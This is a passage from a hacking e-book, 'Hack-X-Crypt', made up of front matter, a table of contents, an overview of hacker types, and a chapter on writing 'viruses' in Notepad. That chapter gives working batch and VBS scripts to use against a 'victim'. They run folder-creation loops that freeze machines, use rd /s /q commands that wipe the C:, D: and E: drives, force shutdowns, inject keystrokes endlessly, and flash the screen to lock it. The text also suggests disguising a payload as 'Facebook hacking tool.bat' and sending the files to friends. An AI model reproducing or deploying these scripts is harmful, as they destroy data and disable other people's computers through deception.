HACK-X-CRYPT

A straight forward guide towards ethical hacking and cyber security

UJJWAL SAHAY

BY: UJJWAL SAHAY
CO-FOUNDER
[www.thebigcomputing.com]

THE BIG COMPUTING

For The Tech-Lovers and By The Tech-Lovers

Why you may not like Apple MacBook

Saurabh Tripathi Edit

HOW BOTNET DDoS ATTACK WORKS…

FIND OUT MORE STUFF LIKE THIS ON

TheBigComputing.com

We cover unique Ethical Hacking and Performance improvement guides, News and Tutorials. Our aim is to make your digital life easy, pleasant and secure. Ujjwal is a regular author and also chief security administrator at the place, you can get solution of your queries

LEGAL DISCLAIMER

Any proceedings or activities regarding the material contained within this volume are exclusively your liability. The misuse and mistreat of the information/tutorial in this book can consequence in unlawful charges brought against the persons in question. The authors and review analyzers will not be held responsible in the event any unlawful charges brought against any individuals by misusing the information in this book to break the law. This book contains material and resources that can be potentially destructive or dangerous. If you do not fully comprehend something on this book, don‘t study this book. Please refer to the laws and acts of your state/region/ province/zone/territory or country before accessing, using, or in any other way utilizing these resources. These materials and resources are for educational and research purposes only. Do not attempt to violate the law with anything enclosed here within. If this is your intention, then leave now. Neither writer of this book, review analyzers, the publisher, nor anyone else affiliated in any way, is going to admit any responsibility for your proceedings, actions or trials.

ABOUT THE AUTHOR…

UJJWAL SAHAY is a sovereign Computer Security Consultant and has state-of-the-art familiarity in the field of computer. Also, UJJWAL SAHAY is a cyber-security expert certified by LUCIDEUS TECH and has definitive experience in the field of computers and ethical hacking.
Ujjwal Sahay is the Author of the book HACK-X

CRYPT (A straight forward guide towards Ethical hacking and cyber security). Also, Ujjwal Sahay is the Co-founder of the techno-hacking website www.thebigcomputing.com, he is the chief security consultant of site.
Sahay is however, more well known for his significant work in the field of ethical hacking and cyber security. Sahay is currently pursuing his studies in computer science with specialization in cyber security at MITS GWALIOR.
Get In Touch With Him At

ujjwal@thebigcomputing.com

PREFACE

Computer hacking is the practice of altering computer hardware and software to carry out a goal outside of the creator‘s original intention. People who slot in computer hacking actions and activities are often entitled as hackers. The majority of people assume that hackers are computer criminals. They fall short to identify the fact that criminals and hackers are two entirely unrelated things. Hackers in realism are good and extremely intelligent people, who by using their knowledge in a constructive mode help organizations, companies, government, etc. to secure credentials and secret information on the Internet. Years ago, no one had to worry about Crackers breaking into their computer and installing Trojan viruses, or using your computer to send attacks against others. Now that thing have changed, it’s best to be aware of how to defend your computer from damaging intrusions and prevent black hat hackers. So, in this Book you will uncover the finest ways to defend your computer systems from the hackers This Book is written by keeping one object in mind that a beginner, who is not much familiar regarding computer hacking, can easily, attempts these hacks and recognize what we are trying to demonstrate. After Reading this book you will come to recognize that how Hacking is affecting our everyday routine work and can be very hazardous in many fields like bank account hacking etc. Moreover, after carrying out this volume in detail you will be capable of understanding that how a hacker hacks and how you can defend yourself from these threats.

FOR ANY QUERIES AND SUGGESTIONS FEEL FREE TO CONTACT ME:
ujjwal@thebigcomputing.com

In The Loving Memory of my DAD

Your hands so warm
Your voice so clear
I still remember your laughter Like yesterday had never gone I miss your words of encouragement Words that kept me hanging on Now you are gone
The tears keep flowing Only hoping
That one day the pain will fade Dad why did you have to go away We love you and miss you I know I will again see you someday

ACKNOWLEDGEMENTS…

Book or volume of this temperament is tremendously complex to write, particularly without support of the Almighty GOD. I am highly thankful to LATE DR. BAKSHI KAMESHWAR SRIVASTAVA, MRS. SHASHI BALA SRIVASTAVA, Mr. BAKSHI RAJESH PRASAD SINHA AND MRS. ARADHNA SINHA to trust on my capabilities, without their support and motivation it would not be promising to write this book. I express heartfelt credit to *My Parents* LATE PROF. SAMIR KUMAR SAHAY *and* MRS.SUMAN SAHAY without them I have no existence. I am also thanking MR. BAKSHI RAJEEV PRASAD SINHA, MRS. ANITA SINHA, MR. BAKSHI SANJEEV PRASAD SINHA, MRS.PRITY SINHA, MR. RAJESHWAR PRASAD *and* MRS. PUNAM SINHA who helped me at each and every step of my life by their precious support.

I am more than ever thankful to my colleague Saurabh Tripathi (Creative head @ THE BIG COMPUTING) for the review, analysis and suggestions for some good articles for this book and all individuals who facilitated me at various research stages of this volume.

UJJWAL SAHAY

FOOLISH ASSUMPTIONS…

I make a few assumptions about you:
You’re familiar with basic computer-, networking– related concepts and terms.
You have a basic understanding of what hackers and malicious users do.
You have access to a computer and a network on which to use these techniques.
You have access to the Internet to obtain the various tools used in the ethical hacking process.
You have permission to perform the hacking techniques described in this book.

Table of Contents

INTRODUCTION TO HACKERS…….. 17
Communities of Hackers:- …….. 17
INTENSION OF HACKERS: …… 17
Types of Hackers:

…… 18
•White Hat Hackers
…….. 18
•Black Hat Hackers
…… 18
•Grey Hat
Hackers…….. 18
CRACKERS……
19
Intension of crackers:- ……
19
PHREAKS……
19
Intention of phreaks:-……..
19
SCRIPT KIDDIES: -
…… 20
Intention of script kiddies:-……
20
Black Hat Hackers Strategy:- …… 20
HACKERS WANT YOUR
PC…….. 23
CREATION OF VIRUS IN NOTEPAD
…….. 26
1.) To create a huge amount of folders on victim’s desktop screen:
……
26 2.) To create more folders in C, D, and E drive of victim’s computer:
……
29
3.) To format C, D: and E: drive of your computer:-…… 30
4.) Convey your friend a little message and shut down his / her computer:-
……. 30
5.) Open Notepad, slowly type “Hello, how are you? I am good thanks” and freak your friend out:- …….. 31 6.) Hack your friend’s keyboard and make him type “You are a fool” simultaneously:-
…….. 33
7.) Open Notepad continually in your friend’s computer:…….. 33
8.) THRETEN YOUR FRIEND BY MAKING SCREEN FLASH …….. 34
Convert Batch files into Executable Programs…….. 37
HACKING “OPEN” OPTION
…….. 42
PASSWORD CRACKING
…….. 50
Cracking passwords with hardcore tools…… 51

Password-cracking software:- 51
Cain & Abel:-
..... 51
Brutus:-
.....
52
Elcomsoft Distributed Password Recovery: 52
Elcomsoft System Recovery:..... 52
John the Ripper
..... 52
ophcrack
.....
53
Aircrack-NG
..... 53
Proactive System Password Recovery..... 53
Rainbow Crack
..... 53
pwdump3
..... 54
PASSWORD CREATING
POLICIES..... 57
BYPASS WINDOWS LOGON SCREEN PASSWORD..... 60
KEYSTROKE LOGGING
..... 63
Learn How to Hack Windows Experience Index..... 66
HACK TO HIDE LOCAL DRIVES
..... 71
FORMAT HARD DISK WITH NOTEPAD .....
78
FUNNY VIRUS TO SHOCK YOUR FRIENDS.....
81
HOW TO CHANGE YOUR PROCESSOR NAME 85
HOW TO MAKE YOUR GOOGLE SEARCHS EFFECTIVE..... 93
IOS PASSWORD
CRACKING..... 96
HACK TO HIDE THE RECYCLE
BIN.....103
HOW BOTNET DDoS ATTACK WORKS.....
106
DDoS Attack?
.....106
Botnet?
.....10
Botnet
Tools.....108

SlowLoris……
Tor's Hammer
……..109
Qslowloris
……109
Apache
Killer……..110
PyLoris
……
110
DDoSim
……..11
Botnet DDoS
Attacks…….110
WEBSITE
HACKING……..113
TESTING SQL INJECTION BY USING TOOL
……..130
WI-FI HACKING USING
BACKTRACK…….134
NEWBIE'S WAY TOWARDS REVERSE ENGINEERING ……..143
EMAIL AND FACEBOOK HACKING BY PHISHING……..149
Securing Pen Drives From Malicious Viruses……155
HOW TO PROTECT YOUR PDF FILES FROM COPYING…….160
SENDING A MESSAGE TO OTHER USER IN YOUR PC ……..166
HOW TO CREATE A FOLDER WITH EMPTY NAME……..170
HACKING ANDROID
PHONE……173
FULL CONTROL YOUR PC BY
PHONE……..178
LAUNCHING WINDOWS GOD MODE ……
183
HOW TO CRACK ANDROID LOCK
SCREEN……..187
WI-FI CRACKING USING REAVER IN BACKTRACK ……191
SOME USEFUL WINDOWS SHORTCUTS ……..196
HOW TO RECOVER PERMANENTLY DELETED FILES……198
CONCLUSION: -
……203

Let’s start
INTRODUCTION

INTRODUCTION TO HACKERS

First of all before digging into intense hacking processes let’s take a look on what hacking is, who the hackers are, what are their intentions, types of hackers and their communities etc.

Communities of Hackers:

HACKERS
CRACKERS
PHREAKS
SCRIPT KIDDIES

HACKERS are the *Intelligent Computer Experts.*
INTENSION OF HACKERS:

•To gain in-depth knowledge of any computer system, what is happening at the backend of any specific program of the system behind the screen of the computer system?

• Their motive is to find possible security risk and vulnerabilities in a computer system or network.

•They create security awareness among the people by sharing knowledge and proper security preventions that should be taken by the user.

Types of Hackers:

•White Hat Hackers –“White hats” is the name used for security experts. While they often use the same tools and techniques as the black hats, they do so in order to foil the bad guys. That is, they use those tools for ethical hacking and computer forensics. Ethical hacking is the process of using security tools to test and improve security (rather than to break it!). Computer forensics is the process of collecting evidence needed to identify and convict computer criminals.

•Black Hat Hackers –They use their knowledge and skill set for illegal activities and destructive intents. Obviously, the “black hats” are the bad guys. These are the people who create and send viruses and worms, break into computer systems, steal data, shut down networks, and basically commit electronic crimes. We talk about black hats at several points in this book. Black hat hackers and malware writers are not considered as the same thing in the security community—even though they are both breaking the law.

•Grey Hat Hackers They use their knowledge and skill set for the legal and illegal purpose. They are white hats in public but internally they do some black hat work. Gray hats sit in the middle of the fence because sometimes they cross that ethical line (or more often, define it differently). For example, gray hats will break into a company’s computer system just to wander around and see what’s there. They think that simply because they don’t damage any data, they’re not committing a crime. Then they go and apply for jobs as security consultants for large corporations. They justify their earlier break-in as some sort

of computer security training. Many really believe that they're providing a public service by letting companies know that their computers are at risk.

CRACKERS are those who break into the applications with some malicious intentions either for their personal gain or their greedy achievements.

Intension of crackers:
• Their motive is to get unauthorized access into a system and cause damage or destroy or reveal confidential information.
•To compromise the system to deny services to legitimate users for troubling, harassing them or for taking revenge.
•It can cause financial losses & image/reputation damages, defamation in the society for individuals or organizations.

PHREAKS are those people who use computer devices and software programs and their tricky and sharp mind to break into the phone networks.

Intention of phreaks:

•To find loopholes in security in phone network and to make phone calls and access internet at free of cost!!!
You may get a spoofed call or a big amount of bill. You can also get a call with your own number.

SCRIPT KIDDIES: These are computer novices who take advantage of the hacker tools, vulnerability scanners, and documentation available free on the Internet but who don't have any real knowledge of what's really going on behind the scenes. They know just enough to cause you headaches but typically are very sloppy in their actions, leaving all sorts of digital fingerprints behind. Even though these guys are the stereotypical hackers that you hear about in the news media, they often need only minimal skills to carry out their attacks.

Intention of script kiddies:
•They use the available information about known vulnerabilities to break into the network systems.
•It's an act performed for a fun or out of curiosity.
Black Hat Hackers Strategy:
•Information Gathering & Scanning
•Getting Access on the website
•Maintain the access
•Clear the Tracks
Conclusion: *Security is important because prevention is better than cure.*

HACKERS WANT YOUR PC

HACKERS WANT YOUR PC…

You might be thinkingthathackers don’t careabout your computer,but they do. Hackers want access to your system for many different reasons. Remember, once a hacker breaks in and plants a Trojan, the door is open for *anyone* to return. The hackers know this and are making money off from it. They know it’s easy to hide and very difficult to track them back once they own your PC.


Overall, the Internet is an easy place to hide. Compromised computers around the world have helped to make hiding simple. It is easy to find the last IP address from where an attack was launched, but hackers hop from many unsecured systems to hide their location before they launch attacks.

IP address is a unique address that identifies where a computer is connected to the Internet. Every computer, even yours if you’re using broadband access, has an Internet protocol (IP) address.

Over the past four years, most cyber-attacks have been launched from computers within the INDIA. However, this doesn’t mean that systems in the INDIA are the original source of the attack. A hacker in Pakistan could actually use your computer to launch a denial of service (DOS) attack. To the entire world, it might even look as if you started the attack because the hacker has hidden his tracks so that only the last “hop” can be traced

.

VIRUS CREATIONS




CREATION OF VIRUS IN NOTEPAD


Now, it’s time to administrate your computer by creating some viruses in the form of batch file. You can create various types of viruses with havingdistinct functionality. Eachandeveryviruswill affect thevictim’s computer system by the way you have coded its programming in the batch file. You can create viruses which can freeze the victim’s computer or it can also crash it.

Virus creation codes of the batch file:-
—Codes to be written in the notepad-
—Extension of the files should be “.bat” -

1.) To create a huge amount of folders on victim’s desktop screen:
First of all your task is to copy the following codes in the notepad of your computer.
For opening the notepad:
Go to run option of your computer by pressing “window+R”. Simply type “notepad” and click on the OK option.




CODES: @echo off
:top
md%random%
goto top.



Now when you have copied the codes in the notepad your next work is to save the text document you have created.
Go to fileoptionandsave your document by any namebut“don’tforget to keep the extension as ‘.bat’.

For example you can save your text document by the name“ujjwal.bat”

Or you can also keep your document name as “Facebook hacking tool.bat” to confuse the victim and enforce him to open the virus you have created to destroy the desktop of the victim.



When you have done saving the document just double click on the batch file to open it.

Suddenly you will see that the command prompt of the victim's computer opened automatically and it will display large amount of codes to running in the command prompt.
After 5-10 seconds you will see that there are a huge amount of folders created automatically on the desktop of the victim and it will also leads the desktop to freeze or crash.

2.) To create more folders in C, D, and E drive of victim's computer:-

As we have learned above to create many folders on the desktop of the victim, in the same way we can create a lot of folders in the C:, D:, and E: drives of the victims computer by applying the same method as we have followed above but there is a little amendment in the codes of the batch file of this virus.

CODES:

```
@echo off

:VIRUS
cd /d C:
md%random%
cd /d D:
md%random%
cd /d E:
md%random%
goto VIRUS
```

Copy and paste the above code in the notepad and follow the same steps as we have followed before to create more numbers of folders in the local drives of the victim's computer.

3.) To format C, D: and E: drive of your computer:

Open Notepad
Copy the below command there
"rd/s/q D:\
rd/s/q C:\
rd/s/q E:" (Without quotes)
Save as "anything.bat

Double click on the virus icon.
This virus formats the C, D and E Drive in 5 Seconds.
4.) Convey your friend a little message and shut down his / her computer:

@echo off
msg * I don't like you
shutdown -c "Error! You are too stupid!" -s

Save it as "Anything.BAT" in All Files and send it.

5.) Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:

Open the notepad and type the following code :
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500 WshShell.SendKeys "you" WScript.Sleep 500
WshShell.SendKeys "? " WScript.Sleep 500
WshShell.SendKeys "I a" WScript.Sleep 500
WshShell.SendKeys "m g" WScript.Sleep 500
WshShell.SendKeys "ood" WScript.Sleep 500
WshShell.SendKeys " th" WScript.Sleep 500
WshShell.SendKeys "ank" WScript.Sleep 500

WshShell.SendKeys “s! “

Save it as “Anything.VBS” and send it.
6.) Hack your friend’s keyboard and make him type “You are a fool” simultaneously:
Open the notepad and type the following codes:

Set wshShell = wscript.CreateObject(“WScript.Shell”) do
wscript.sleep 100
wshshell.sendkeys “You are a fool.”
loop

Save it as “Anything.VBS” and send it.
7.) Open Notepad continually in your friend’s computer:

Open the notepad and type the following codes:
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

Save it as “Anything.BAT” and send it.
8.) THRETEN YOUR FRIEND BY MAKING SCREEN FLASH

To make a really cool batch file that can make your entire screen flash random colors until you hit a key to stop it, simply copy and paste the following code into notepad and then save it as a .bat file.

@echo off
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg echo g=100>>\z.dbg
echo q>>\z.dbg
debug <\z.dbg>nul
del \z.dbg

But if you really want to mess with a friend then copy and paste the following code which will do the same thing except when they press a key the screen will go black and the only way to stop the batch file is by pressing CTRL-ALT-DELETE.
Codes:

@echo off :a echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg echo g=100>>\z.dbg
echo q>>\z.dbg
debug <\z.dbg>nul
del \z.dbg
goto a

To disable error (ctrl+shirt+esc) then end process wscript.exe Enjoy!!! Note: - some of the above given codes can harm your computer after execution so; don’t try it on your pc. You

can use a test computer for it.

BATCH TO EXE CONVERSION

Convert Batch files into Executable Programs

The batch files and the executable files work in almost similar way. Basically both are as much as a set of instructions and logics for the command execution. But more preferably we treat executable files as they are more convenient than batch one.

But why would we want that?

